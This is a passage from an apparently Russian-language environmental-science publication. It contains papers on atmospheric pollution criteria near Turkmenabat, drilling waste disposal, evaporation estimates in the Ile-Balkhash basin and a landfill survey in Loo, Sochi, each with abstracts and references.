Таким образом, мы можем ввести еще один критерий, полностью соответствующий таблице приоритетов Ю.А.Израэля [5], – критерий уменьшения относительной влажности воздуха ( $df$ ) в зависимости от уровня суммарного загрязнения (фонового + антропогенного неорганического + ОФА).

Итак, перечислим все критерии, введенные применительно к изучаемой паре «Туркменабат-Репетек»: «В июле 1999 года город Чарджоу переименован в Туркменабат».




Рисунок 1 – Суточный ход значения критериев  $\eta$  летом и зимой




Рисунок 2 – Зависимость критерия  $\eta$  от уровня атмосферного загрязнения




Рисунок 3 – Дневной ход относительного отклонения значений радиационного баланса в Туркменабаде и Репетеке

$\eta = \frac{K_q}{K_p}$  – критерий уровня турбулентности;

$\varepsilon = \frac{B_q}{B_p}$  – критерий радиационного баланса;

$\alpha = \frac{(B/LW)_a}{(B/LW)_\phi}$  – критерий теплового баланса;

$$\eta = \frac{f\% (h)_ч}{f\% (h)_ф} - \text{критерий влажности, зависящий от уровня загрязнения;}$$

$$\eta^* = \frac{P_{T.T.ч}}{P_{T.T.р}} - \text{критерий турбулентного тепло.}$$

Известно также, что в последние годы для оценки возможных загрязнений широко используется так называемый потенциал загрязнений атмосферы (ПЗА). Характеристикой ПЗА является параметр устойчивости приземного слоя атмосферы ( $\mu$ ). Этот критерий рассчитывается на основании данных о радиационном балансе  $B$ , соотношении Боуэна ( $B$ ) к скорости геострофического ветра ( $I_{г.о}$ ). Мы сознательно отказались от использования  $\mu$  из-за большой ошибки, связанной с неточностью данных о ветре, моделируемом как геострофический.

### Вычисление критериев экологической нагрузки на атмосферу над ландшафтом пустыни

Приведем статистические данные о вычисленных нами критериях по наблюдениям в Туркменабаде и Репетеке.

Результаты расчетов критерия  $\eta$ . В апреле 1985 г. выполнено несколько синхронных актинометрических, стандартных метеорологических и градиентных измерений по стандартной методике сетевых теплосбалансовых наблюдений [7], рассчитаны коэффициенты турбулентности, как  $K_1 = \lambda(B-P)_{1,2,3}$  а также определены составляющие радиационного баланса деятельности поверхности почвы.

Критерии  $\eta$  вычислены для различных сроков наблюдений (рис.1), и получены зависимости  $\eta$  от величины загрязнений  $N$  (рис.2).

Критерий  $\epsilon$  по актинометрическим измерениям рассчитывался нами как в его суточном, так и годовом ходе. Для выяснения сезонных изменений  $\epsilon$  были выбраны июнь и январь. Чтобы охарактеризовать суточный ход, рассматривались значения  $\epsilon$  в 06, 12, 21 ч.

Определение критерия экологической нагрузки  $\alpha$  на основании оценки отношения  $(B/LW_0)_a$  к ее невозмущенному значению  $(B/LW)_ф$  сводилось к решению задачи о нахождении вида зависимости  $dB_a = f(t)$  и  $dW = f[dT(t)]$ . Для решения этой задачи методом А.Ф.Чудновского и С.В.Першина [8], по которому количественно оцениваются элементы режима влажности в приземном воздухе. Под этим режимом авторы понимают пространственные и временные изменения величин влагосодержания приземного слоя воздуха и характер турбулентного потока влаги в нем. Указанные функции рассчитываются как средние для заданной точки ( $x, y, o$ ) с наложенными на них аномалиями, величина которых сохраняется в суточном ходе постоянной, а выражаются они через  $B, K(z), T_0, W_0$  в виде

$$B(t) = (B_0 + dB)_r = B_0 + \left[ \sum_{j=1}^m r_j \cos Wt * r \sin Wt \right], \quad (2)$$

где  $W$  – круговая частота, связанная с суточным периодом соотношения  $W = 2\pi/T$ ;  $B$  – среднесуточное баланса;  $r_j$  – отклонение последнего, возникающее при антропогенных воздействиях, заданное в виде гармонии ряда.

Расчет изменения испарения производится из соотношения для составляющих теплового баланса

$$B(t) = \bar{B}(t) + \Delta B(t) + \Delta P_{T.T}(t) + L \Delta W(t). \quad (3)$$

Здесь  $B(t)$  – среднее значение радиационного баланса и отклонения от этих средних под воздействием загрязнений воздуха и в результате изменения величин  $K_1$  и  $K(z)$ . Можно принять, что  $K(z) = K_1 z$ . Оценки последнего приблизительного равенства не производились. Однако опыт наблюдений суточных колебаний температуры позволяет сделать этот вывод.

Колебания во времени скорости испарения  $W(t)$  оценивались по изменению  $dW_0$  или по  $dP_{T.T.ант}$ , где  $dW(t) = df \sum (f_1 \cos wt * f_2 \sin wt)$ . Здесь  $df$  – амплитуда изменений суточного значения относительной влажности у поверхности земли, заданная в виде гармонии.

По данным непосредственных измерений получены значения радиационного баланса в Туркменабаде  $B(t) = (B_0 + dB_a)(t)$  и Репетеке  $B(t)$ . С учетом измеренных  $K(z)_p$  и  $K(z)_ч$  были получены  $P_0(t)_ч$  и  $P_0(t)_р$ . Здесь индексы «Т» относятся к Туркменабат, «Р» – к Репетеку. Данные о суточном ходе  $B$  предоставлены на рис.3. Они относятся к тепловому периоду года.

В табл.3 приведено значение  $\alpha$  для

$$\Delta E_a(t) \cong \Delta B_a(t) + \Delta P_{T.Ta}(t), \quad (4)$$

Тогда

$$\alpha = \frac{B_0 + B_a}{W_0 + \Delta B_e + \Delta P_{T.Ta}} / \frac{B_0}{W_0} \quad (15)$$



Суточный ход значений предложенных критериев рассчитан для июля в 3 срока наблюдений (см.табл.3).

Обобщенные характеристики приземного слоя атмосферы над пустыней, подвергнутого антропогенному воздействию по сравнению в невозмущенном состоянии.

Таблица 3

*Характеристики приземного слоя атмосферы*

П а р а м е т р	Время суток		
	утро	полдень	ночь
$\eta = \frac{K_{ч}}{K_{р}}$	0,59	0,88	1,21
$\eta^* = \frac{P_{Т.Т.ч}}{P_{Т.Т.р}}$	0,37	0,48	1,22
$\alpha = \frac{(B/L W)_a}{(B/L W)_ф}$	1,72	0,80	1,57
$\eta^* = \frac{f\% (h)_{ч}}{f\% (h)_{ф}}$	0,93	0,90	0,96
$\varepsilon = \frac{B_{ч}}{B_{р}}$	1,03	0,87	1,00

**Список использованных источников**

1. Андреев. Б.Г., Лавриненко Р.Ф. Некоторые данные о химическом составе атмосферных аэрозолей Средней Азии// Метеорология и гидрология.1968. № 4. С.51-57.
2. Будыко М.И. Тепловой баланс Земли. – Л.: Гидрометеиздат, 1978.
3. Генджиев Р.Г. Экологическая нагрузка на состояние приземного слоя воздуха в районе г.Чарджоу и в прилегающей пустыне. Ашхабад, 1991.
4. Израэль Ю.А. Основные задачи гидрометеорологической службы СССР и перспективы ее развития// Метеорология и гидрология. 1976. № 7.
5. Израэль Ю.А. Экология и контроль состояния природной среды. – Л.: Гидрометеиздат, 1984. – 560с.
6. Константинов А.Р. Испарение в природе. – Л.: Гидрометеиздат, 1968. С.532.
7. Руководство по градиентным наблюдениям и определению составляющих теплового баланса. Л.: Гидрометеиздат, 1981.
8. Чудновский А.Ф. и соавт. Формула для расчета суточного хода температуры воздуха по тепловому балансу почвы// Изв.АН СССР. Сер.географ и геофиз. 1945. Т.9. № 4. С.335-341.

**MODERN APPROACH TO ASSESSING THE ENVIRONMENTAL IMPACT ON THE ATMOSPHERE**

**Genjiyev R.G., Asadova H.A.**

*Modern world is faced with the environmental problems that represent new social reality of the XXI century. Their emergence threatened the existence of civilization. Prospects for solving environmental problems depend on the general environmental culture of the population. Therefore, ecological education is considered as the basis for the formation of an ecological culture.*

*Global environmental problems are associated with the climate change, loss of biological diversity; desertification and other processes are associated with studying and taking precautions against these problems.*

**Keywords:** *environmental problems, environmental impact, air pollution, humidity, atmospheric surface layer.*

\*\*\*\*\*

## МЕТОДЫ ПЕРЕРАБОТКИ И УТИЛИЗАЦИИ БУРОВЫХ ОТХОДОВ НЕФТЕГАЗОВОГО ПРОИЗВОДСТВА

*Майстренко Елена Викторовна*

*Заведующий кафедрой безопасности жизнедеятельности, д.биол.н., доцент,  
Сургутский государственный университет (СурГУ)*

*Долгих Виктория Васильевна,*

*магистрант 2 курса, Сургутский государственный университет (СурГУ)*

*В статье представлен обзор основных методов переработки и утилизации отходов, которые образуются при добыче нефти, поскольку они представляют собой высокую опасность при попадании в окружающую среду, включая почву, атмосферу, а также водные объекты. В статье приведен обобщенный анализ наиболее часто применяемых технологий утилизации буровых шламов.*

**Ключевые слова:** *буровые шламы, утилизация отходов бурения, нефтегазовая промышленность, окружающая среда.*

Одним из основных источников загрязнения окружающей среды являются предприятия по добыче, переработке нефти и газа. Ущерб окружающей среде наносят производственно-технологические отходы бурения – буровые шламы. Токсические отходы загрязняют почву, атмосферу, поверхностные и подземные водные объекты, негативно влияют на экологию растительного и животного мира. В связи с этим основной проблемой при обращении с отходами бурения является выбор экологически безопасных методов их утилизации.

Буровой шлам – измельченная горная порода, состоящая из продуктов разрушения горных пород забоя и стенок скважины, продуктов истирания бурового снаряжения и обсадных труб, глинистых минералов (при промывке глинистым раствором). В его составе присутствует порода (60-80%), органическое вещество (8-10%), водорастворимые соли (8%), нефть, разнообразные реагенты. Их взаимодействие с атмосферными осадками, наземными водами и почвой оказывает неуправляемое негативное влияние на природное равновесие в целом [5].

В настоящее время распространенными способами утилизации буровых отходов являются захоронение отфильтрованного шлама в специальных амбарах и размещение отходов бурения на полигонах бытовых и промышленных отходов. Широкая распространенность подобной системы, в первую очередь, определена низкой стоимостью проводимых мероприятий, но, несмотря на этот фактор, назвать удовлетворительной её невозможно. Шламовые амбары наполняются разнообразными отходами бурения: физико-химическими смесями нефтепродуктов, механическими примесями (глина, окислы металлов, песок), буровыми и тампонажными растворами, растворимыми солями. Такой состав отличается своей токсичностью и механической неустойчивостью, именно поэтому существуют утечки отходов бурения в окружающую среду. Зачастую и промышленные полигоны с экологической точки зрения не предназначены для захоронения такого вида отходов, состав которых весьма разнообразен [1].

Применяются также термические, химические, биологические и физико-химические методы переработки и утилизации буровых отходов. Они предназначены для получения дополнительного энергетического ресурса и вторичных материалов. Рассмотрим более подробно каждый из них.

Термический способ представляет процесс сжигания шламов с применением специального оборудования – печей накаливания. Разложение буровых отходов на составные части достигается посредством воздействия высоких температур (порядка 850-2200 °С). Вторичные отходы представляют собой твердые продукты в виде грунта и золы, жидкие нефтепродукты, продукты сжигания нефтяных фракций. Таким образом для дальнейшей переработки

необходимо дополнительное оборудование газо- и водоочистки. Данный способ обезвреживания отходов также предполагает высокие материальные вложения.

Химическое обезвреживание бурового шлама позволяет снизить его опасное воздействие на окружающую среду путем добавления к массе поверхностно-активных веществ. Промывка бурового шлама проходит под воздействием воды, которая смешивается с химическими реагентами. В дальнейшем происходит очистка жидкости от нефтесодержащих продуктов и последующая утилизация ее в непродуктивные горизонты недр. Такой метод позволяет быстро очистить слои бурового шлама от загрязнений нефти [5].

Биологический метод переработки шламов основан на использовании микроорганизмов, которые превращают углеводороды в простые соединения, накапливая органическое вещество. Разложение шламов происходит аэробной микрофлорой, использующей энергию окисления составных компонентов нефти. Микроорганизмы осуществляют внутриклеточное окисление углеводородов. Поэтому так важно создать хорошие условия, в которых эта микрофлора будет развиваться в рамках утилизации шламов. Для этого применяются биопрепараты. Если соблюдать благоприятные условия для развития микроорганизмов и подобрать смесь биопрепаратов, которые способны за короткое время утилизировать нефтяные загрязнения, то можно достичь безотходного производства в сельском хозяйстве. Буровые шламы будут представлять собой органическое удобрение [2].

Одним из распространенных способов обезвреживания буровых отходов является физико-химический способ, в основе которого лежит процесс солидификации (отвердения) отхода. Выбирается набор химических реагентов, которые придают веществам определенные свойства. Потом компоненты перерабатываются в специальном оборудовании. В качестве примера для реализации данного способа является американская система фирмы ACS 530. В установке применяются центрифуги, способные посредством центробежных сил разделить смесь бурового шлама на отдельные компоненты, такие как порода, нефть и вода. Порода может быть использована в качестве материала в строительной сфере, нефть применяется в дальнейших технических целях производственного процесса. Примером служит агрегат фирмы KHD Humboldt Wedag AG, изготовленный в Германии. Установка направлена на разделение буровых отходов на твердые и жидкие составные части, более того, предполагает сжигание твердых отходов [3].

Существуют комплексные методы по переработке отходов бурения. В качестве альтернативы может применяться технология производства шламово-песочной смеси. Буровой шлам аналогично разделяется на жидкие, твердые и газообразные отходы, которые проходят вторичную переработку. Технология предполагает создание шламово-песочной смеси, удовлетворяющей экологическим и строительным требованиям. Смесь может использоваться как материал, пригодный для подсыпки нижних слоев дорожного покрытия [4].

Рассмотренные способы переработки и утилизации отходов нефтедобычи постоянно совершенствуются, опираясь на современные научные достижения, новые технологии в различных областях науки и техники. Это обусловлено многими факторами. В частности, расширением нефтедобычи как в географическом смысле с продвижением в сторону Арктики, так и с внедрением новых технологий для добычи нефти из более глубоких слоев литосферы. Также следует отметить растущую необходимость минимизации вредного воздействия всех видов антропогенного влияния на окружающую среду, поскольку способности планеты к самоочищению и самовосстановлению не безграничны, а нефтедобыча вносит большой негативный вклад в загрязнение. В связи с этим будущее – за дальнейшей разработкой и внедрением новых экологически безопасных технологий по утилизации продуктов нефтедобычи.

#### ***Список использованных источников***

- 1. Горбунова О.И., Каницкая Л.В. Вопросы утилизации буровых отходов нефтегазодобычи в Иркутской области и республики Саха (Якутия) // Успехи современного естествознания. – 2018. – № 7 – С. 102-108.*
- 2. Мишунина А.С. Методы утилизации буровых отходов. // Проблемы разработки месторождений углеводородных и рудных полезных ископаемых – 2014. – № 11 – С. 125-128.*

3. Мустаева А.И. Утилизация буровых отходов. // *World science: problems and innovations* – 2017. – С.107-110.

4. Пичугин Е.А. Система управления нефтесодержащими отходами с использованием экологически безопасной технологии их утилизации // *Экология и промышленность в России* – 2014. – № 11 – С. 32-35.

5. Поварова Л.В. Определение оптимальных способов обезвреживания и утилизации буровых шламов // *Булатовские чтения*. – 2020. – С. 218-226.

### **Methods of processing and disposal of drilling waste of oil and gas production**

***Maistrenko E.V., Dolgikh V.V.***

*The article provides an overview of the main methods of processing and disposal of waste generated during oil production, since they pose a high risk when released into the environment, including soil, atmosphere, and water bodies. The article provides a general analysis of the most commonly used technologies for the disposal of drilling sludge.*

***Keywords:*** *drilling sludge, drilling waste disposal, oil and gas industry, environment.*

\*\*\*\*\*

## О МЕТОДАХ РАСЧЕТА ИСПАРЕНИЯ С ВОДНОЙ ПОВЕРХНОСТИ ИЛЕ-БАЛКАШСКОГО ВОДОХОЗЯЙСТВЕННОГО БАССЕЙНА

*Монкаева Гульсара Ержановна*

*Докторант, факультет географии и природопользования, кафедра метеорологии и гидрологии, Казахский национальный университет им. аль-Фараби*

*В статье приведены методы примененные по расчету испарения с водной поверхности на территории Иле-Балкашского водохозяйственного бассейна. Проведен пересчет с данных испарителя ГГИ-3000 к данным испарительного пруда площадью 20 м<sup>2</sup> за период 1980-1995 гг. Представлены поправочные коэффициенты к испарительному бассейну площадью 20 м<sup>2</sup>, проведено сравнение фактических данных с испарительных установок с расчетными эмпирическими методами, отобраны наиболее близкие к фактическим значениям методы расчета.*

**Ключевые слова:** *испаритель ГГИ-3000, испарительный бассейн площадью 20 м<sup>2</sup>, множественная регрессия, поправочный коэффициент к испарителю, погрешность метода расчета испарения.*

Расчет испарения с водной поверхности может быть произведен с использованием многих методов. Для расчета испарения с водной поверхности (озера, водохранилищ) и с суши (с поверхности речных бассейнов) могут быть применены несколько методов: – по фактическим данным испарительных установок; – по методу водного баланса; – по методу теплового баланса; – по методу турбулентной диффузии; – по эмпирическим формулам. Более точным из разработанных методов считается инструментальный (прямой) метод, т.е. метод непосредственного измерения слоя испарившейся воды с помощью водных испарителей. При расчете испарения различными методами (эмпирический, турбулентный, водно-балансовый, тепловым) возникает проблема в недостаточности составляющих уравнения, иногда расчет испарения может быть не возможен в связи с недостаточностью данных уравнения.

В данной работе применялись два метода: фактические данные с испарителей ГГИ-3000 и плавучий испарительный бассейн 20 м<sup>2</sup>, и эмпирические формулы, а также в оценке испарения учитывались результаты водного баланса по территории оз. Балкаш.

В работе [1] описаны более подробно примененная методика для оценки испарения с водной поверхности на примере Иле-Балкашского водохозяйственного бассейна. В ходе дальнейших исследований нами был выполнен переход с данных ГГИ-3000 к данным испарительного бассейна 20 м<sup>2</sup>, так как фактические данные с испарителей ГГИ-3000 завышают реальные значения испарения в природе, это связано с тем что измеряемая площадь испарения у данных испарителей не одинаковая, чем больше площадь испарительного бассейна, тем ближе к реальным значениям испарения в природе.

Согласно Руководству по гидрологической практике ВМО среди различных типов испарителей имеются 3 заслуживающих особого упоминания, – это испаритель класса А, принятый в США, испаритель ГГИ-3000 и испарительный бассейн площадью 20 м<sup>2</sup>, принятые в Российской Федерации и странах СНГ. В работе [2], плавучий испарительный бассейн представлен как, признанным ВМО временным эталоном, показания которого характеризуют реальное испарение с водоема в месте его установки.

Испарение в Казахстане в основном определяются на станциях Казгидромета с помощью оборудования ГГИ-3000 с испарительной площадью 3000 см<sup>2</sup> и высотой 60 см. На исследуемой территории были применены данные фактических наблюдений ГГИ-3000 с 12-13 МС.

За период 1980-1995 гг. в Казахстане были проведены параллельные наблюдения только на 2-х метеостанциях, где были установлены испарители площадью 20 м<sup>2</sup> – оз. Улкен Алматы и Капшагай, причем с некоторыми пропусками. На МС оз. Улкен Алматы испаромер 20 м<sup>2</sup> – плавучий, а на МС Капшагай – в грунте. Всего было параллельных наблюдений по МС оз. Улкен

Алматы – 40 случаев, по МС Капшагай – 60 случаев. Были рассчитаны значения отношений испарения с испаромера 20 м<sup>2</sup>(E20) к испаромеру ГГИ-3000 (E). Как видно из рис.1 на МС Улкен Алматы значения испарения, измеренное плавучим испаромером 20 м<sup>2</sup>(E20) относительно ГГИ-3000 были разными: как в сторону повышения (до 1,6 раза), так в сторону понижения (до 0,6 раза).

В среднем, отношение E20/E=1. Но по данным российских ученых [3] средняя величина отношений E20/E составила для континентальных станции 0,75, а для береговых и островных-0,82, но в исследуемой территории последняя поправка не применялась, так как крупных акватории по территории кроме озера Балкаш не имеются. Для МС Балкаш и Чиганак применялись поправки 0,71 и 0,72 согласно работе [4].




Рисунок 1 – Отношение E20/E на МС Улкен Алматы

В таблице 1 представлено среднее многолетнее годовое количество испарения с водной поверхности (мм) по исследуемым станциям за период 1980-1995 гг. с введенными поправками к прибору ГГИ 3000 для перехода на бассейн 20 м<sup>2</sup>. Для станции Капшагай поправочный коэффициент не применялся, так как в работе применялись фактические данные с испарительного бассейна площадью 20 м<sup>2</sup>.

Таблица 1

Среднее многолетнее годовое количество испарения с водной поверхности приведенное к испарительному бассейну 20 м<sup>2</sup>

№ п/п	Название метеорологической станции	Высота, м	Коэффициент поправки	Среднее многолетнее годовое количество испарения с водной поверхности, мм (с поправкой)
1	Капшагай	496		1119
2	озеро Улкен Алматы	2516	0,75	456
3	Шелек	606	0,75	1059
4	Мынжылкы	3017	0,75	397
5	Карашоқы	492	0,75	1138
6	Жаркент	643	0,75	1046
7	Айдарлы	498	0,75	1103
8	Уштобе	421	0,75	725
9	Сарканд	764	0,75	707
10	Актогай (басс.р.Аягоз)	364	0,75	742
11	Балкаш	350	0,72	1122
12	Чиганак	349	0,71	1095

В связи со спецификой методики наблюдения за испарением с водной поверхности (нет наблюдений в холодный период) многие ученые проводили исследования только за безледоставный период наблюдений, что на наш взгляд имеет некую неопределенность, так как для расчета среднего многолетнего значения необходимы ряды и в холодный период, поэтому нами проводилась работа по восстановлению испарения за холодный период и отдельно восстанавливались пропуски в наблюдениях в теплом периоде. Расчет испарения с поверхности речных водосборов для холодного периода (с отрицательными средними многолетними месячными температурами воздуха) выполнен по формуле П. П. Кузьмина [5]. К сожалению, проверить погрешности восстановления по формуле П.П. Кузьмина в холодный период невозможно в связи с отсутствием фактических данных измерения в холодный период, но, необходимо отметить, что значения количества испарения в холодный период года (ноябрь-март) незначительные (не более 10%) от годовой суммы испарения. Восстановление пропусков и расчет испарения в теплый период выполнен с применением уравнения множественной регрессии, на основе отбора наиболее коррелируемых с испарением метеорологических параметров (температура воздуха, относительная влажность воздуха).

Также был проведен расчет испарения другими эмпирическими формулами: Н. Н. Иванова [6], обобщенная формула ГГИ (Б.Д. Зайкова) [7], данные расчеты сравнивались с фактическими данными наблюдений с 2 приборов на рис.2 приведен пример по станции Капшагай.




Рисунок 2 – Сравнение фактических и расчетных данных испарения с водной поверхности на МС Капшагай

Согласно проведенным сравнениям данные фактических наблюдений по ГГИ-3000 незначительно завышены по сравнению с фактическими данными испарительного бассейна 20 м<sup>2</sup> на МС Капшагай. Уравнение Н.Н. Иванова близка к данным испарителя ГГИ-3000 только в равнинной местности, в предгорных районах погрешности больше. В целом данные с испарительного бассейна 20 м<sup>2</sup> близки к расчетам с обобщенной формулы ГГИ (Б.Д. Зайкова).

В таблице 2 представлены средние погрешности эмпирических методов расчета испарения по некоторым станциям. К сожалению, по горным станциям проверить погрешность методов не удалось, так как для горных станции составить уравнение множественной регрессии не удалось, вместо них применялся метод Литовченко А.Ф., Мазур Л.П [8] для горных МС Мынжылки и Улкен Алматы погрешность данного метода от фактического ГГИ-3000 составила 14% и 23% соответственно.

Таблица 2

*Средние погрешности методов расчета испарения от фактических данных ГГИ-3000*

№	Станции	Расчетное уравнение множественной регрессии	Расчетная формула Н.Н. Иванова	Расчетная формула Б.Д. Зайкова
1	Алматы	16	54	16
2	Уштобе	1	31	17
3	Сарканд	15	39	27
4	Актогай	16	64	1
5	Жаркент	3	9	23
6	Айдарлы	15	10	7
7	Шелек	3	1	44
8	Капшагай	17	6	27
9	Мынжылки	н/д	11	63
10	Карашоки	7	15	3

Согласно проведенным сравнениям, выявили что уравнение Н.Н. Иванова в основном в равнинной местности дает близкие результаты к фактическим значениям, что согласуется с данными многих ученых. Но в целом метод множественной регрессии близок к фактическим данным наблюдению по испарителю ГГИ-3000. Расчет и применение уравнения Б.Д.Зайкова возможна в том случае, если нет фактических данных наблюдению за испарением и нет возможности составить уравнение множественной регрессии. А также нужно иметь в виду, что данные испарителя ГГИ-3000 завышают реальные значения испарения, поэтому можно применить уравнение Б.Д. Зайкова, либо при возможности подобрать поправочные коэффициенты к приборам. Поправочные коэффициенты подбираются согласно широте местности, а также ее орографическим и климатическим условиям.

При наличии фактических данных наблюдению по конкретной станции более 10-15 лет, можно составить уравнение множественной регрессии, и данный метод более близок к фактическим значениям, но если нет фактических данных наблюдению, что часто встречается в нынешнее время в связи с нехваткой испарительных установок за испарением, поэтому у многих нет возможности составить уравнение регрессии и тогда можно приметить обобщенную формулу ГГИ (Б.Д.Зайкова), так как данные полученные с помощью этого уравнения близки к реальным.

**Список использованных источников**

1. П.Ж.Кожжахметов, Г.Е. Монкаева. Оценка испарения с водной поверхности на основе фактических данных измерений с помощью ГГИ-3000 (на примере Или-Балкашского бассейна). Алматы – 2017. Гидрометеорология и экология №3. с.49-60
2. В. С. Вуглинский, И. П. Албул. Методика расчета испарения с водной поверхности по данным наземного испарителя ГГИ-3000// Вестник СПбГУ. сер. 7. 2016. Вып. 3. – с.118-128
3. В.И. Кузнецов. Методика расчета испарения с бассейнов площадью 20 м<sup>2</sup> по наблюдениям в испарителях ГГИ-3000 // Труды ГГИ. – 1970. – Вып. 181. – С. 3-32
4. В.С. Вуглинский. Водные ресурсы и водный баланс крупных водохранилищ СССР. Л.: Гидрометеиздат – 1991. С.65
5. Ресурсы поверхностных вод СССР. Под редакцией канд. техн. наук В. Е. Водогрецкого. Л.: Гидрометеиздат, – 1973 том 15, вып. 3.
6. Б.Г. Иванов. Испарение в естественных условиях. – Л.: Гидрометеиздат, 1954. – 114 с
7. Зайков Б.Д. Испарение с водной поверхности прудов и малых водохранилищ на территории СССР/Б.Д. Зайков//Труды ГГИ. – Л., 1949. – Вып.21(75). – 54 с
8. Мазур Л.П., Маринович Т.В. Оценка гидроклиматических показателей в горных районах Илейского Алатау // Гидрометеорология и экология. – 2007. – Вып.1. – С. 75-85.



## ON METHODS FOR CALCULATION OF EVAPORATION FROM THE WATER SURFACE OF THE ILE-BALKASH WATER BASIN

*Monkayeva G.Ye.*

*The article presents the methods used to calculate evaporation from the water surface on the territory of the Ile-Balkhash water management basin. A recalculation was carried out from the data of the GGI-3000 evaporator to the data of an evaporation pond with an area of 20 m<sup>2</sup> for the period 1980-1995. Correction coefficients for a 20 m<sup>2</sup> evaporation basin are presented, actual data from evaporation plants are compared with calculated empirical methods, and the calculation methods closest to the actual values are selected.*

**Keywords:** *GGI-3000 evaporator, 20 m<sup>2</sup> evaporation pool, multiple regression, evaporator correction factor, error of the evaporation calculation method.*

\*\*\*\*\*

## TO THE QUESTION OF STUDY OF SOLID HOUSEHOLD WASTE POLYGON PROFILES IN LOO SETTLEMENT OF LAZAREVSKIY DISTRICT

**Petrov Gleb Nikolaevich**

*geotechnical technician at “Engineering Surveys”, (Temryuk, Russia),  
undergraduate of the Institute of Geography, Geology, Tourism and Service,  
Kuban State University, (Krasnodar, Russia)*

**Semenova Sofiya Novikovna**

*associate professor of English in Professional Sphere Department,  
candidate of philology (associate professor),  
Kuban State University, (Krasnodar, Russia)*

*An independent analysis of the growth and change of the MSW for several years has been carried out. Calculations of the area and capacity of the landfill were done. The authors analyzed the landfill site area. The years 2002, 2010, 2013, and 2021 were chosen for the study of the polygon area growth. A forecast of a partial solution to the protection of the surface of the territory under consideration is given.*

**Keywords:** *engineering and geological conditions, landslide body, relief, calculation, waterproofing, reclamation.*

Every year the problems arising in the placement of production waste are increasing. As numerous publications of scientists have shown, a special attention is paid to the commissioning of new landfills for municipal solid waste (MSW). So, the object of this research is the site of the solid waste landfill in Loo settlement, Lazarevskiy district, Sochi. The goal of the research is the analysis of the engineering-geological conditions of the landfill site for the selection of a set of methods for its reclamation and monitoring, which is especially important for the coastal sanatorium zone under consideration.

The following tasks were solved in the article: 1) the study of engineering and geological achievements of the terrain conditions; 2) the study of changes in the landfill area; 3) the analysis of the calculated and actual parameters of the landfill; 4) the assessment of the landfill presence; 5) the assessment of the work performed on the landfill reclamation; 6) the search for ways to solve the problem of managing municipal solid waste in Loo settlement. Since the waste was not sorted and only the upper area of the landfill site was compacted in layers, the landfill increased in size from year to year. We carried out a comparison of the area of the landfill site. The years 2002, 2010, 2013, and 2021 were chosen to analyze the growth of the polygon area. The landfill was divided into two parts – the upper platform and the landslide-dump body.




Figure 1 – Diagram of the growth of the solid waste landfill for the selected years

Based on the constructed diagram (Fig. 1), it follows that the territory of the landfill site has increased over the entire period of operation [2]. According to the data (tbl. 1), it is clearly seen that because of the analysis of changes in the maximum and average relief slope of the profiles of the landfill site in 2002, 2010, 2021. It was evident that the average values of the relief slope underwent stronger changes over the considered period. Therefore, these indicators were taken as the basis for the conclusion of the relief profiles of the landfill site according to the present characteristic.

Table 1

*The main morphological characteristics of the profiles of the landfill*

№ п/п	Year	Absolute marks, m			Distance, m			The slope of the territory%		The average height of the relief on the profile, m	Notes
		on profile			to the point of observation horizontally on		The total length of the profile, m	Maximum	Average		
		A	in channel (distance from point A)	B	abs. elev. 100 m	abs. elev. 75 m					
1	2002	148	51 (676m)	80	460,5	546,0	900,0	54,2	16,5	92	
2	2010	149	52 (676m)	80	471	553	900	52,8	17,3	93	Descent of the dump body (landslide), abs. elev. 676 m (bed of the river Bitkha)
3	2013	150	53 (676m)	80	474	564	900	54,1	11,8	93	Continued activity of the dump body (landslide), abs. elev. 676 m (bed of the river Bitkha)
4	2021	148	51 (676m)	80	462	546	900	52,9	16,3	92	Altitude stabilization at abs. elev. 676 m (bed of the river Bitkha)

Also, calculations were made of the area and capacity of the solid waste landfill, according to the current regulatory documents [1]. The actual performance indicators, namely the area of the storage area and the area of the storage site, do not meet the standards: a) the estimated area of the storage area is 248,490 m<sup>2</sup> – the actual area is 95,869 m<sup>2</sup>, that is 2.6 times less; b) the estimated area of the landfill site is 273,340 m<sup>2</sup> – the actual area is 189,569 m<sup>2</sup>, that is 1.44 times less.

Based on the regulatory documents SP 320.1325800.2017 “Landfills for municipal solid waste” [4] and “Recommendations for the design, construction and reclamation of solid waste landfills” [3] scores were calculated for non-compliance of the landfill with regulatory requirements.

We believe that the following types of work should be carried out during the construction of the solid waste landfill: 1) to protect the surface of the landfill from the formation of leachate due to precipitation and to minimize the possibility of environmental pollution, it is necessary to install protective screens and to cover it with geotextile, on the surface of which lies a three-dimensional geogrid; 2) to control the impact on the environment, the following series of works are applied: a) to perform the collection of leachate and surface water, as well as their chemical analysis; b) to do the work on the collection of biogases and its utilization.

In conclusion, we note the need for constant study of the landfill to prevent environmental problems that could harm nearby settlements, resort places and hotels near the Black Sea coast.

### **Список использованных источников**

1. Коростылёва А.В. Распределение растворённого органического углерода в северо-восточной части Чёрного моря / А.В. Коростылёва – Геленджик: диссертация, 2012. 22 с.
2. Петров Г.Н., Семенова С.Н. Морфологические характеристики профилей полигона твёрдых бытовых отходов в пос. Лоо Лазаревского района г. Сочи // Экологические проблемы использования горных лесов: матер. I Междунар. науч.-практ. конф. / отв. ред. М.Ю. Беликов; Министерство науки и высшего образования Российской Федерации, Кубанский государственный университет. – Краснодар: Кубанский гос. ун-т, 2022. С. 351–356.
3. Полигон ТБО пос. Лоо Большой Сочи: технический отчет по инженерным изысканиям / Институт ТОННЕЛЬСТРОЙПРОЕКТ, рук. С.Е. Векслер, заказ №166. Сочи: 2012. 53 с.
4. СП 320.1325800.2017. Полигоны для твердых коммунальных отходов. Свод Правил Российской Федерации: издание официальное: утвержден и введен в действие от 17 ноября 2017г. Приказом министерства регионального развития Российской Федерации № 43: введен впервые – Москва: [б. и.], 2017. 84 с. (Система нормативных документов в строительстве).

### **К ВОПРОСУ ОБ ИССЛЕДОВАНИИ ПРОФИЛЕЙ ПОЛИГОНА ТВЁРДЫХ БЫТОВЫХ ОТХОДОВ В ПОС. ЛОО ЛАЗАРЕВСКОГО РАЙОНА**

***Петров Г.Н., Семенова С.Н.***

*Проведен самостоятельный анализ роста и изменения полигона ТБО за несколько лет. Проведены расчеты площади и вместимости полигона. Авторы провели анализ сравнения площади полигона. Для анализа роста площади полигона были выбраны 2002, 2010, 2013 и 2021 годы. Дан прогноз частичного решения защиты поверхности рассматриваемой территории.*

**Ключевые слова:** инженерно-геологические условия, оползневое тело, рельеф, расчёт, гидроизоляция, рекультивация.

\*\*\*\*\*

## ПУТИ РЕШЕНИЯ ЭКОЛОГИЧЕСКИХ ПРОБЛЕМ В СЕЛЬСКОМ ХОЗЯЙСТВЕ

*Резник Елизавета Спартаковна*

